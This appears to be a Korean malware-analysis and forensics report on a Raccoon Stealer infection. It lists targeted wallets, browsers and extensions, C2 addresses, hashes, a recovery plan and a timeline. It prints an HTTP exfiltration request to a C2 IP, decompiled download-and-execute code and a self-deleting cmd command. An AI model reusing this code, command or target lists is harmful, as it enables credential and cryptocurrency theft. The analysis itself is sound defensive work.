1,1,1,1,1,5935deb6f61c1429f6fd29e9c4339a39,1,1,1,1,0,documents;%DOCUMENTS%\;*.txt:*.doc:*.docx:*.rtf:*.xls:*.xlsx;300;false;*windows*;DESKTOP;%DESKTOP%\;*.txt:*.doc:*.docx:*.rtf:*.xls:*.xlsx;300;false;*windows*;,0
0
```

5. (가상화폐 지갑 정보) 시스템 내부 존재하는 가상화폐 지갑 관련 정보를 수집

수집 대상 가상화폐 지갑			
Bitcoin Core	Bitcoin Core Old	Dogecoin	Raven Core
Daedalus Mainnet	Blockstream Green	Wasabi Wallet	Ethereum
Electrum	Exodus	ElectrumLTC	Coinomi
Monero	Binance	ElectronCash	

6. (브라우저 관련 정보) 브라우저 관련 정보(쿠키, 웹페이지 입력 양식, 계정 정보, 검색 기록)

정보 수집 대상 브라우저			
Thunderbird	Brave	CryptoTab Browser	Opera
OperaGX	QQBrowser	360 Browser	Microsoft Edge
7Star	Brave_Old	Chedot Browser	TorBro Browser
Cent Browser	CocCoc	Vivaldi	Epic Privacy Browser
Comodo Dragon	Torch	Amigo	Chromium
Google Chrome	Pale Moon	Mozilla Firefox	

7. (브라우저 확장 프로그램) 가상화폐, 2FA, 자동완성 관련 확장 프로그램 정보를 탈취

브라우저 확장 프로그램			
RoninWalletEdge	GAuth Authenticator	EOS Authenticator	Authy
Authenticator	Temple	TezBox	CyanoWallet
Solflare	WavesKeeper	MaiarDeFiWallet	NamiWallet
XdefiWallet	BoltX	PaliWallet	Oxygen (Atomic)
BraveWallet	Phantom	Rabby	Trezor Password Manager
KardiaChain	EVER Wallet	Coin98	Harmony
ICONex	PolymeshWallet	AuroWallet	Sollet
Keplr	Terra_Station	LiqualityWallet	CloverWallet

NeoLine	RoninWallet	GuildWallet	MewCx
Wombat	iWallet	BitAppWallet	JaxxLiberty
EQUALWallet	Guarda	Coinbase	MathWallet
NiftyWallet	Yoroi	BinanceChainWallet	MetaMask
TronLink	KeePassXC-Browser	KeePass Tusk	Bitwarden
Microsoft AutoFill	Leap Terra	Finnie	Martian Wallet
Petra Wallet	Pontem Wallet	GeroWallet	Eternl
Hashpack	Sender	OKX Web3 Wallet	Enkrypt
Braavos	Exodus Web3 Wallet	Trust Wallet	Tronium
Opera Wallet			

#### 8. (응용 프로그램 관련 정보) 시스템에 설치된 응용 프로그램 관련 정보를 수집

수집 대상	탈취 경로
Steam	\Software\Valve\Steam
WinSCP	HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions
Authy	\Authy Desktop\Local Storage\leveldb\
Telegram	\Telegram Desktop\
Discord	\Soft\Discord\discord_tokens.txt
FileZilla	\AppData\Roaming\FileZilla\recentservers.xml

(수집 정보 전송) 수집한 정보는 압축 후 Base64 인코딩하여 C2 서버에 전송

- id : 악성코드 내부 하드코딩된 id 값
- token : 초기 C2 통신으로 받아온 데이터 중 포함된 토큰 값
- hwid : 감염 시스템 식별 값
- file : Base64 인코딩한 압축 파일 바이너리

```

POST / HTTP/1.1
Content-Type: multipart/form-data; boundary=----7854867351268387
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Host: 65.21.187.146
Content-Length: 168177
Connection: Keep-Alive
Cache-Control: no-cache

-----7854867351268387
Content-Disposition: form-data; name="id"

183caee054f0a0bfc81780194d9bc7cb
-----7854867351268387
Content-Disposition: form-data; name="token"

5935deb6ff61c1429f6fd29e9c4339a39
-----7854867351268387
Content-Disposition: form-data; name="hwid"

d8d914bc22c31291311131-90059c37-1320-41a4-b58d-816d-806e6f6e6963
-----7854867351268387
Content-Disposition: form-data; name="file"

UEsDBBQAAgAIAMIKBVfqxfupygAAAJMBAAAtABEAL0hpc3RvcnkvTW96aWxsYSBGaXJ1Zm94X3FsZH16NTF3LmR1ZmF1bHQuDHh0VVQNAAcps0s1kKd
wZAQRfc5iHeKgiiIBETv0JJ1GcnjRFjs1JjkRTnP60MbNohS8/u//ecxFtcrRWmm1Eus+0y2mBHvis8ViTl+2MvUtqNghMg503V02K603oY1Sjjc0a8i
1N4oUFLA8tE0fws1Duh+C55pEuTuEWXsY8uxwFaUu0Jxgw8yhIGyBXiubjn0afjNE3/+C0qcfZAu0GCp6Zb0CpsA86zk0yuJgh41Pk57r3LcP1Em

```

(추가 파일 다운로드 및 실행) 악성코드는 C2 서버 응답 값에 “open\_” 문자열이 존재할 때 수신한 바이너리를 “C:\ProgramData” 경로에 랜덤한 문자열의 이름과 .exe 확장자를 가진 파일로 생성 후 ShellExecuteExA 함수로 실행

- 분석일(23.9.24) 기준 C2 통신이 정상적으로 이루어지지 않아 추가 파일 확보 불가

```

if ( StrCmpCA(pszStr1, "open_") )
{
    lstrcat(v18, dword_471238);           // C:\ProgramData\
    v8 = rand_sub_427530(20);             // 랜덤한 문자열 생성
    lstrcat(v18, v8);
    lstrcat(v18, dword_47106C);           // .exe
    InternetReadFile_sub_419810(v7, v18);
    memset(&pExecInfo, 0, sizeof(pExecInfo));
    pExecInfo.cbSize = 60;
    pExecInfo.fMask = 0;
    pExecInfo.hwnd = 0;
    pExecInfo.lpVerb = "open";
    pExecInfo.lpFile = v18;
    pExecInfo.lpParameters = szAgent;
    pExecInfo.lpDirectory = 0;
    pExecInfo.nShow = 5;
    pExecInfo.hInstApp = 0;
    ShellExecuteExA(&pExecInfo);          // C:\ProgramData\{랜덤값}.exe 실행
}

```

(감염 흔적 제거) 정보 탈취 후 감염 흔적을 제거하기 위해 실행중인 악성코드를 삭제 후 프로세스 종료

- /c timeout /t 6 & del /f /q {악성코드 경로} & exit

```
lstrcpy(v6, "timeout /t 6 & del /f /q \\"");  
CurrentProcessId_0 = GetCurrentProcessId_0();  
ModuleFileNameA_sub_42B330 = GetModuleFileNameA_sub_42B330(v4, CurrentProcessId_0);  
v2 = ModuleFileNameA_sub_42B330[5] < 0x10u;  
v7 = 0;  
if ( !v2 )  
    ModuleFileNameA_sub_42B330 = *ModuleFileNameA_sub_42B330;  
lstrcpy(v6, ModuleFileNameA_sub_42B330);  
v7 = -1;  
if ( v5 >= 0x10 )  
    operator delete(v4[0]);  
v5 = 15;  
v4[4] = 0;  
LOBYTE(v4[0]) = 0;  
lstrcpy(v6, "\" & exit");  
pExecInfo.cbSize = 60;  
pExecInfo.fMask = 0;  
pExecInfo.hwnd = 0;  
pExecInfo.lpVerb = "open";  
pExecInfo.lpFile = "C:\\Windows\\\\System32\\\\cmd.exe";  
pExecInfo.lpParameters = v6;  
memset(&pExecInfo.lpDirectory, 0, 12);  
ShellExecuteExA(&pExecInfo);  
memset(&pExecInfo, 0, sizeof(pExecInfo));  
memset(v6, 0, sizeof(v6));  
ExitProcess_0(0);
```

**\* Malware and the information derived from it and hash values of malware #2**

악성코드 이름		Pre_Setup1_Activate.exe
기능		악성 행위를 위한 바이너리 및 스크립트 파일 드랍 및 실행
해시 값	MD5	60C266E24923EBB2F88F2E29D45CC553
	SHA1	893FA582CAECA62FAF5FCCCE950F5B654EF339C5
	SHA256	D2A63C6D9CDDA0BC062B61CF77D84259C451EDFED1A01401E519BC 75CFFF7E8E

악성코드 이름		Childhood
기능		악성 autoit 스크립트 실행
해시 값	MD5	4247653DB82D81645C04EE8F612D05B7
	SHA1	2F3AFB842618E52A0F8BAC6D7E8CFB2FA42E91A7
	SHA256	DF9B5274EE9C66FA4D4551E7D66395943994DC860741EB94A51D3063 A85BB841

악성코드 이름		Uni(f)
기능		가상 환경, 백신, 분석 환경 탐지 및 악성코드 바이너리 복호화 및 실행
해시 값	MD5	561F5EE5D0A483B1ADAC9F617ED0769F
	SHA1	72FF4F89F24A84A3B0B59BAD1E5F8473D0BD02D7
	SHA256	0F724983027F0AF1088E30C71B20BE81445EA3C9345E67CFBA54CA4B C9A42A34

악성코드 이름		미상(*메모리에 인젝션되어 파일리스로 실행)
기능		감염된 PC 정보 탈취 및 추가 악성코드 실행 기능의 Raccoon Stealer
해시 값	MD5	4466864E9C5C9A419EAF65B9B6AA6778
	SHA1	1CDD9477B1CAA1A06614F6B577D67E23955CA2C5
	SHA256	DF04A647AA8CFE809DA92D0FA656E5E01C37F78D1A7C8A3A774D8D 7E1C9BB3F0

악성코드 이름		MuiUnattend.exe
기능		가상화폐 지갑 주소를 바꿔치기 기능의 악성코드
해시 값	<b>MD5</b>	D59763DC21DCA8F11680C1C06F21321E
	<b>SHA1</b>	EB4E6FCFF0A89DAA8F39EE5AF3E45737B0BB24B5
	<b>SHA256</b>	E45BA4F91807634B98684857852FF1CCCB45A727286D22F9A29732804 B1AC88C

악성코드 이름		343657868764335
기능		악성코드 실행 경로를 작업 스케줄에 등록하는 기능의 XML 설정 파일
해시 값	<b>MD5</b>	65A59E39A983E38AFB2814606E3D7A08
	<b>SHA1</b>	8EE60FCB5B623FB67B431743AE9605F915116099
	<b>SHA256</b>	B6703FAF496FE498CBEB2CF1C604E0034DE38850AA4892A1A17ADFF 4E252A32E

## \* C2 communication information #2

통신 주소	94.142.138.6
포트	80
통신 프로토콜	HTTP
암호화	평문 통신
용도	악성행위 수행을 위한 dll 파일 다운로드 피해PC에서 수행할 명령 데이터 다운로드 피해PC에서 탈취한 데이터 수신

통신 주소	94.158.245.22
포트	80
통신 프로토콜	HTTP
암호화	평문 통신
용도	악성 exe 파일 다운로드

**\* (If the PC was infected, please provide details) Scope of damage**

**#2**

해당 악성코드는 가상환경을 탐지하는 기능으로 인하여, 실질적인 악성행위를 진행하기 전에 종료되었다. 그러므로 피해 범위는 Alice PC의 현재 피해 범위, 악성코드가 정상 동작하여 악성행위가 진행되었을 경우를 가정한 피해 범위를 구분하여 서술한다.

**1. Alice PC의 현재 피해 범위**

- 악성 파일 생성: 악성코드는 사용자에 의해 3번 실행되어, 동일한 악성 파일들이 중복으로 생성되었다.

\* 첫 번째 실행 시 생성된 파일 목록

경로	기능
\Users\dfc\AppData\Local\Temp\495>Contacting	Aerospace 바이너리의 6번째 부분
\Users\dfc\AppData\Local\Temp\495\Locking	Aerospace 바이너리의 4번째 부분
\Users\dfc\AppData\Local\Temp\495\Aluminum	Aerospace 바이너리의 5번째 부분
\Users\dfc\AppData\Local\Temp\495\Posing	Aerospace 바이너리의 2번째 부분
\Users\dfc\AppData\Local\Temp\495\Potential	Aerospace 바이너리의 7번째 부분
\Users\dfc\AppData\Local\Temp\495\Sports	Aerospace 바이너리의 3번째 부분
\Users\dfc\AppData\Local\Temp\495\Childhood	안티바이러스 프로세스 확인 및 악성코드를 실행하는 난독화된 파워쉘 스크립트
\Users\dfc\AppData\Local\Temp\495\Musical	Aerospace 바이너리의 1번째 부분
\Users\dfc\AppData\Local\Temp\495\Highlight	Aerospace 바이너리의 8번째 부분
\Users\dfc\AppData\Local\Temp\495\Aerospace	Musical + Posing + Sports + Locking + Aluminum + Contacting + Potential + Highlight
\Users\dfc\AppData\Local\Temp\495\32327\Blowjob.pif	Aerospace 파일을 실행 가능하도록 'Productive' 헤더 시그니처를 'MZ'로 변경한 파일 (AutoIt3.exe 바이너리)
\Users\dfc\AppData\Local\Temp\495\32327\f	악성 autoit 스크립트

\* 두 번째 실행 시 생성된 파일 목록

경로	기능
\Users\dfc\AppData\Local\Temp\338>Contacting	Aerospace 바이너리의 6번째 부분
\Users\dfc\AppData\Local\Temp\338\Locking	Aerospace 바이너리의 4번째 부분
\Users\dfc\AppData\Local\Temp\338\Aluminum	Aerospace 바이너리의 5번째 부분
\Users\dfc\AppData\Local\Temp\338\Posing	Aerospace 바이너리의 2번째 부분
\Users\dfc\AppData\Local\Temp\338\Potential	Aerospace 바이너리의 7번째 부분
\Users\dfc\AppData\Local\Temp\338\Sports	Aerospace 바이너리의 3번째 부분
\Users\dfc\AppData\Local\Temp\338\Childhood	안티바이러스 프로세스 확인 및 악성코드를 실행하는 난독화된 파워쉘 스크립트
\Users\dfc\AppData\Local\Temp\338\Musical	Aerospace 바이너리의 1번째 부분
\Users\dfc\AppData\Local\Temp\338\Highlight	Aerospace 바이너리의 8번째 부분
\Users\dfc\AppData\Local\Temp\338\Aerospace	Musical + Posing + Sports + Locking + Aluminum + Contacting + Potential + Highlight
\Users\dfc\AppData\Local\Temp\32431\Blowjob.pif	Aerospace 파일을 실행 가능하도록 'Productive' 헤더 시그니처를 'MZ'로 변경한 파일 (AutoIt3.exe 바이너리)
\Users\dfc\AppData\Local\Temp\32431\f	악성 autoit 스크립트

\* 세 번째 실행 시 생성된 파일 목록

경로	기능
\Users\dfc\AppData\Local\Temp\479>Contacting	Aerospace 바이너리의 6번째 부분
\Users\dfc\AppData\Local\Temp\479\Locking	Aerospace 바이너리의 4번째 부분
\Users\dfc\AppData\Local\Temp\479\Aluminum	Aerospace 바이너리의 5번째 부분
\Users\dfc\AppData\Local\Temp\479\Posing	Aerospace 바이너리의 2번째 부분
\Users\dfc\AppData\Local\Temp\479\Potential	Aerospace 바이너리의 7번째 부분
\Users\dfc\AppData\Local\Temp\479\Sports	Aerospace 바이너리의 3번째 부분
\Users\dfc\AppData\Local\Temp\479\Childhood	안티바이러스 프로세스 확인 및 악성코드를 실행하는 난독화된 파워쉘 스크립트
\Users\dfc\AppData\Local\Temp\479\Musical	Aerospace 바이너리의 1번째 부분
\Users\dfc\AppData\Local\Temp\479\Highlight	Aerospace 바이너리의 8번째 부분

\Users\dfc\AppData\Local\Temp\479\Aerospace	Musical + Posing + Sports + Locking + Aluminum + Contacting + Potential + Highlight
\Users\dfc\AppData\Local\Temp\479\32474\Blowjob.pif	Aerospace 파일을 실행 가능하도록 'Productive' 헤더 시그니처를 'MZ'로 변경한 파일 (AutoIt3.exe 바이너리)
\Users\dfc\AppData\Local\Temp\479\32474\f	악성 autoit 스크립트

## **2. Alice PC에 악성 행위가 진행되었을 경우를 가정한 피해 범위 (\* 1번 실행된 것으로 가정)**

- 악성 파일 생성

경로	기능
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Contacting	Aerospace 바이너리의 6번째 부분
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Locking	Aerospace 바이너리의 4번째 부분
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Aluminum	Aerospace 바이너리의 5번째 부분
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Posing	Aerospace 바이너리의 2번째 부분
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Potential	Aerospace 바이너리의 7번째 부분
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Sports	Aerospace 바이너리의 3번째 부분
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Childhood	안티바이러스 프로세스 확인 및 악성코드를 실행하는 난독화된 파워쉘 스크립트
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Musical	Aerospace 바이너리의 1번째 부분
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Highlight	Aerospace 바이너리의 8번째 부분
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Aerospace	Musical + Posing + Sports + Locking + Aluminum + Contacting + Potential + Highlight
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\<랜덤한숫자#2>\Blowjob.pif	Aerospace 파일을 실행 가능하도록 'Productive' 헤더 시그니처를 'MZ'로 변경한 파일 (AutoIt3.exe 바이너리)
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\<랜덤한숫자#2>\f	악성 autoit 스크립트
\Users\dfc\AppData\Roaming\<랜덤한문자열>.exe	클립보드에 저장된 가상화폐 지갑 주소를 공격자의 지갑 주소로 수정
\Users\dfc\AppData\Roaming\Microsoft\Windows\MuiUnattend.exe	<랜덤한문자열>.exe 파일이 자가복제된 파일

\Users\dfc\AppData\Roaming\Microsoft\Windows\MuiUnattend\343657868764335	MuiUnattend.exe 악성 파일을 지속적으로 실행하기 위한 작업 스케줄 XML 파일
--	--

- **Alice PC** 정보 탈취: MachineGuid, 유저명, Locale 정보(언어 정보), Timezone, Windows 운영체제 제품 이름, 64bit 운영체제 여부, CPU 정보, 메모리 용량, 디스플레이 사이즈, 디스플레이 장치 정보, 설치된 프로그램 정보

- **Chromium** 기반 브라우저 데이터 탈취: 계정 정보, 쿠키 정보, 자동완성 정보, 카드 정보, 확장 프로그램 데이터

- **FireFox** 브라우저 데이터 탈취: 계정 정보, 쿠키 정보, 웹 품 입력 정보, 확장 프로그램 데이터

- 가상화폐 지갑 데이터 탈취: Exodus, Atomic, JaxxLiberty, Binance, Coinomi, Electrum, Electrum-LTC, ElectronCash, Guarda, BlockstreamGreen, Ledger Live, wallet.dat\*

\**wallet.dat*: 해당 파일은 *Bitcoin Core* 지갑에서 주로 사용되는 파일명이다. 이 파일은 사용자의 비밀 키, 주소, 거래 기록 등과 같은 중요한 지갑 정보를 포함한다. *Bitcoin Core* 외에도 몇몇 다른 암호 화폐 지갑들이 이 파일명을 사용할 수 있으나, 대부분은 *Bitcoin Core*나 그것을 기반으로 한 포크에서 사용된다.

- 문서 파일 탈취: Desktop, Documents, Recent 폴더에 위치한 .txt 파일

- 메신저 데이터 탈취: Signal, Telegram, Discord

- 시스템 화면 스크린샷 탈취: 피해 PC의 현재 시스템 화면을 캡쳐하여 C2로 전송

- 지속성 유지: 5분마다 MuiUattend.exe 파일을 지속적으로 실행하는 작업 스케줄 등록

- 클립보드 데이터 수정: 지속적으로 클립보드 데이터를 모니터링하여 가상화폐 지갑 주소 패턴이 탐지되면, 공격자의 가상화폐 지갑 주소로 수정

**\* (If the PC was infected, please provide details) How to recover.**

#2

해당 악성코드는 가상환경을 탐지하는 기능으로 인하여, 실질적인 악성행위를 진행하기 전에 종료되었다. 그러므로 복구 방법은 Alice PC의 현재 상태에서의 복구 방법, 악성코드가 정상 동작하여 악성행위가 진행되었을 경우의 복구 방법을 구분하여 서술한다.

**1. Alice PC의 현재 상태에서의 복구 방법**

- 악성 파일 삭제: 악성코드 및 악성코드에 의해 생성된 악성파일들을 모두 삭제한다.

경로
\Users\dfc\Downloads\!A@-#Setup-Pa\$SW0rd-4545.rar
\Users\dfc\Downloads\!A@-#Setup-Pa\$SW0rd-4545\!A@#Setup-Pa\$\$W0rd-4545\Pre_Setup1_Activate.exe
\Users\dfc\AppData\Local\Temp\495>Contacting
\Users\dfc\AppData\Local\Temp\495\Locking
\Users\dfc\AppData\Local\Temp\495\Aluminum
\Users\dfc\AppData\Local\Temp\495\Posing
\Users\dfc\AppData\Local\Temp\495\Potential
\Users\dfc\AppData\Local\Temp\495\Sports
\Users\dfc\AppData\Local\Temp\495\Childhood
\Users\dfc\AppData\Local\Temp\495\Musical
\Users\dfc\AppData\Local\Temp\495\Highlight
\Users\dfc\AppData\Local\Temp\495\Aerospace
\Users\dfc\AppData\Local\Temp\495\32327\Blowjob.pif
\Users\dfc\AppData\Local\Temp\495\32327\f
\Users\dfc\AppData\Local\Temp\338>Contacting
\Users\dfc\AppData\Local\Temp\338\Locking
\Users\dfc\AppData\Local\Temp\338\Aluminum
\Users\dfc\AppData\Local\Temp\338\Posing
\Users\dfc\AppData\Local\Temp\338\Potential
\Users\dfc\AppData\Local\Temp\338\Sports
\Users\dfc\AppData\Local\Temp\338\Childhood

\Users\dfc\AppData\Local\Temp\338\Musical
\Users\dfc\AppData\Local\Temp\338\Highlight
\Users\dfc\AppData\Local\Temp\338\Aerospace
\Users\dfc\AppData\Local\Temp\338\32431\Blowjob.pif
\Users\dfc\AppData\Local\Temp\338\32431\f
\Users\dfc\AppData\Local\Temp\479>Contacting
\Users\dfc\AppData\Local\Temp\479\Locking
\Users\dfc\AppData\Local\Temp\479\Aluminum
\Users\dfc\AppData\Local\Temp\479\Posing
\Users\dfc\AppData\Local\Temp\479\Potential
\Users\dfc\AppData\Local\Temp\479\Sports
\Users\dfc\AppData\Local\Temp\479\Childhood
\Users\dfc\AppData\Local\Temp\479\Musical
\Users\dfc\AppData\Local\Temp\479\Highlight
\Users\dfc\AppData\Local\Temp\479\Aerospace
\Users\dfc\AppData\Local\Temp\479\32474\Blowjob.pif
\Users\dfc\AppData\Local\Temp\479\32474\f

## **2. Alice PC에 악성행위가 진행되었을 경우를 가정한 복구 방법 (\* 1번 실행된 것으로 가정)**

- 악성 파일 삭제: 악성코드 및 악성코드에 의해 생성된 악성파일들을 모두 삭제한다.

경로
\Users\dfc\Downloads\!A@-#Setup-Pa\$SW0rd-4545.rar
\Users\dfc\Downloads\!A@-#Setup-Pa\$SW0rd-4545\!A@#Setup-Pa\$\$W0rd-4545\Pre_Setup1_Activate.exe
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Contacting
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Locking
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Aluminum
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Posing
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Potential

\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Sports
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Childhood
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Musical
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Highlight
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\Aerospace
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\<랜덤한숫자#2>\Blowjob.pif
\Users\dfc\AppData\Local\Temp\<랜덤한숫자#1>\<랜덤한숫자#2>\f
\Users\dfc\AppData\Roaming\<랜덤한문자열>.exe
\Users\dfc\AppData\Roaming\Microsoft\Windows\MuiUnattend\MuiUnattend.exe
\Users\dfc\AppData\Roaming\Microsoft\Windows\MuiUnattend\343657868764335

- 악성 프로세스 종료: blowjob.pif, AutoIt3.exe, <랜덤한문자열>.exe, MuiUnattend.exe 이름을 가진 프로세스가 시스템 상에 실행 중일 시 프로세스 종료

- 지속성 제거: MUI unattend action{A4F3H6J4-Q1V4N7A5E3J7J8-A1C4N6D4K7D4} 이름을 가진 작업 스케줄이 존재하면 해당 작업 스케줄 삭제

- 계정 패스워드 변경: Chromium 기반 브라우저 및 FireFox 브라우저로 로그인하였던 웹 사이트 계정 패스워드 변경 진행. 또한, 메신저 데이터가 탈취당했으므로 메신저 계정 패스워드 변경 및 메신저를 통해 타사용자와 계정 정보를 공유한 내용이 존재하면 해당 계정의 패스워드 변경 진행

- 카드 재발급: Chromium 기반 브라우저에 등록되어 있는 카드 재발급 진행

- 가상화폐 지갑에 있는 자산을 안전한 지갑으로 이동: 가상화폐 지갑을 새로 생성하여 기존 지갑에 있는 자산을 모두 새로 생성한 안전한 지갑으로 이동

- 회사 내부 정보 유출 범위 파악 및 관련 조치 진행: 일부 문서 파일 및 메신저 데이터가 탈취당했으므로 유출된 회사 내부 정보를 파악하여, 관련 법률, 규정, 계약에 따라 필요한 조치 진행

- 클립보드 데이터 삭제: 클립보드에 자신의 가상화폐 지갑 주소가 아닌 공격자의 것으로 추정되는 가상화폐 지갑 주소가 보이면 해당 클립보드 삭제

- 시스템 재설치: 필요한 경우 시스템을 완전히 재설치

## \* Timeline information about malware functionality and behavior

### #2

해당 악성코드는 가상환경을 탐지하는 기능으로 인하여, 실질적인 악성행위를 진행하기 전에 종료되었다. Alice PC에서 악성코드가 동작했던 범위까지만 특정하여 타임라인을 재구성하였으며, 실질적인 악성행위를 포함한 악성코드의 전체 행위는 Organize the full report contents. #2를 참고한다

#### @ 이벤트 시작: 2023-07-26 02:21:31 (UTC+0)

- 아티팩트: \Windows\Prefetch\PRE\_SATUP1\_ACTIVATE.EXE-E4E28DEF.pf
- 이벤트 생성자: 사용자
- 이벤트 내용: Pre\_Setup1\_Activate.exe 파일 실행

#### @ 이벤트 시작: 2023-07-26 02:21:31 ~ 02:21:41 (UTC+0)

- 아티팩트: \\$Extend\\$UsnJrnl:\$J
- 이벤트 생성자: 악성코드
- 이벤트 내용: 디렉터리 및 파일 생성

\* 생성된 디렉터리 및 파일 정보:

시간 (UTC+0)	종류	경로
2023-07-26 02:21:31	dir	\Users\dfc\AppData\Local\Temp\495
2023-07-26 02:21:32	file	\Users\dfc\AppData\Local\Temp\495>Contacting
2023-07-26 02:21:32	file	\Users\dfc\AppData\Local\Temp\495\Locking
2023-07-26 02:21:32	file	\Users\dfc\AppData\Local\Temp\495\Aluminum
2023-07-26 02:21:32	file	\Users\dfc\AppData\Local\Temp\495\Posing
2023-07-26 02:21:33	file	\Users\dfc\AppData\Local\Temp\495\Potential
2023-07-26 02:21:33	file	\Users\dfc\AppData\Local\Temp\495\Sports
2023-07-26 02:21:34	file	\Users\dfc\AppData\Local\Temp\495\Uni
2023-07-26 02:21:34	file	\Users\dfc\AppData\Local\Temp\495\Childhood

2023-07-26 02:21:34	file	\Users\dfc\AppData\Local\Temp\495\Musical
2023-07-26 02:21:34	file	\Users\dfc\AppData\Local\Temp\495\Highlight
2023-07-26 02:21:41	dir	\Users\dfc\AppData\Local\Temp\495\32327
2023-07-26 02:21:41	file	\Users\dfc\AppData\Local\Temp\495\Aerospace
2023-07-26 02:21:41	file	\Users\dfc\AppData\Local\Temp\495\32327\Blowjob.pif
2023-07-26 02:21:41	file	\Users\dfc\AppData\Local\Temp\495\32327\f * File_Renamed: \Users\dfc\AppData\Local\Temp\495\Uni -> \Users\dfc\AppData\Local\Temp\495\32327\f

**@ 이벤트 시각: 2023-07-26 02:21:37 (UTC+0)**

- 아티팩트:  
\Users\dfc\Documents\20230726\PowerShell\_transcript.DESKTOP-G65L2SF.4Amu46F\_.20230726112136.txt
- 이벤트 생성자: 악성코드
- 이벤트 내용: Powershell 명령어 실행
  - \* Powershell 명령어: get-process avastui

**@ 이벤트 시각: 2023-07-26 02:21:39 (UTC+0)**

- 아티팩트:  
\Users\dfc\Documents\20230726\PowerShell\_transcript.DESKTOP-G65L2SF.ekCqP\_r4.2\_0230726112139.txt
- 이벤트 생성자: 악성코드
- 이벤트 내용: Powershell 명령어 실행
  - \* Powershell 명령어: get-process avgui

**@ 이벤트 시각: 2023-07-26 02:21:41 (UTC+0)**

- 아티팩트: \Windows\Prefetch\FINDSTR.EXE-46AC8DA0(pf)
- 이벤트 생성자: 악성코드
- 이벤트 내용: findstr.exe 실행
  - \* findstr 명령어: findstr /V /R "^Productive\$" Aerospace

**@ 이벤트 시각: 2023-07-26 02:21:41 (UTC+0)**

- 아티팩트: \Windows\Prefetch\BLOWJOB.PIF-F4206037.pf
- 이벤트 생성자: 악성코드
- 이벤트 내용: Blowjob.pif 실행
  - \* Blowjob.pif 명령어: 32327\Blowjob.pif 32327\f

**@ 이벤트 시각: 2023-07-26 02:21:41 (UTC+0)**

- 아티팩트: \Windows\Prefetch\PING.EXE-CF0A440C.pf
- 이벤트 생성자: 악성코드
- 이벤트 내용: ping.exe 실행
  - \* ping 명령어: ping -n 5 localhost

**@ 이벤트 시각: 2023-07-26 02:22:02 (UTC+0)**

- 아티팩트: \Windows\Prefetch\PRE\_SATUP1\_ACTIVATE.EXE-E4E28DEF.pf
- 이벤트 생성자: 사용자
- 이벤트 내용: Pre\_Setup1\_Activate.exe 파일 실행

**@ 이벤트 시각: 2023-07-26 02:22:02 ~ 02:22:12 (UTC+0)**

- 아티팩트: \\$Extend\\$UsnJrnl:\$J
- 이벤트 생성자: 악성코드
- 이벤트 내용: 디렉터리 및 파일 생성
  - \* 생성된 디렉터리 및 파일 정보:

시간 (UTC+0)	종류	경로
2023-07-26 02:22:02	dir	\Users\dfc\AppData\Local\Temp\338
2023-07-26 02:22:02	file	\Users\dfc\AppData\Local\Temp\338>Contacting
2023-07-26 02:22:02	file	\Users\dfc\AppData\Local\Temp\338\Locking
2023-07-26 02:22:03	file	\Users\dfc\AppData\Local\Temp\338\Aluminum
2023-07-26 02:22:03	file	\Users\dfc\AppData\Local\Temp\338\Posing

2023-07-26 02:22:03	file	\Users\dfc\AppData\Local\Temp\338\Potential
2023-07-26 02:22:04	file	\Users\dfc\AppData\Local\Temp\338\Sports
2023-07-26 02:22:05	file	\Users\dfc\AppData\Local\Temp\338\Uni
2023-07-26 02:22:05	file	\Users\dfc\AppData\Local\Temp\338\Childhood
2023-07-26 02:22:06	file	\Users\dfc\AppData\Local\Temp\338\Musical
2023-07-26 02:22:06	file	\Users\dfc\AppData\Local\Temp\338\Highlight
2023-07-26 02:22:12	dir	\Users\dfc\AppData\Local\Temp\338\32431
2023-07-26 02:22:12	file	\Users\dfc\AppData\Local\Temp\338\Aerospace
2023-07-26 02:22:12	file	\Users\dfc\AppData\Local\Temp\338\32431\Blowjob.pif
2023-07-26 02:22:12	file	\Users\dfc\AppData\Local\Temp\338\32431\f * File_Renamed: \Users\dfc\AppData\Local\Temp\338\Uni-> \Users\dfc\AppData\Local\Temp\338\32431\f

**@ 이벤트 시간: 2023-07-26 02:22:09 (UTC+0)**

- 아티팩트:

\Users\dfc\Documents\20230726\PowerShell\_transcript.DESKTOP-G65L2SF.YS\_dHduv.  
20230726112208.txt

- 이벤트 생성자: 악성코드

- 이벤트 내용: Powershell 명령어 실행

\* Powershell 명령어: get-process avastui

**@ 이벤트 시간: 2023-07-26 02:22:11 (UTC+0)**

- 아티팩트:

\Users\dfc\Documents\20230726\PowerShell\_transcript.DESKTOP-G65L2SF.BBKgCsZ7.  
20230726112210.txt

- 이벤트 생성자: 악성코드

- 이벤트 내용: Powershell 명령어 실행

\* Powershell 명령어: get-process avgui

**@ 이벤트 시작: 2023-07-26 02:22:12 (UTC+0)**

- 아티팩트: \Windows\Prefetch\FINDSTR.EXE-46AC8DA0.pf
- 이벤트 생성자: 악성코드
- 이벤트 내용: findstr.exe 실행
  - \* findstr 명령어: findstr /V /R "^Productive\$" Aerospace

**@ 이벤트 시작: 2023-07-26 02:22:12 (UTC+0)**

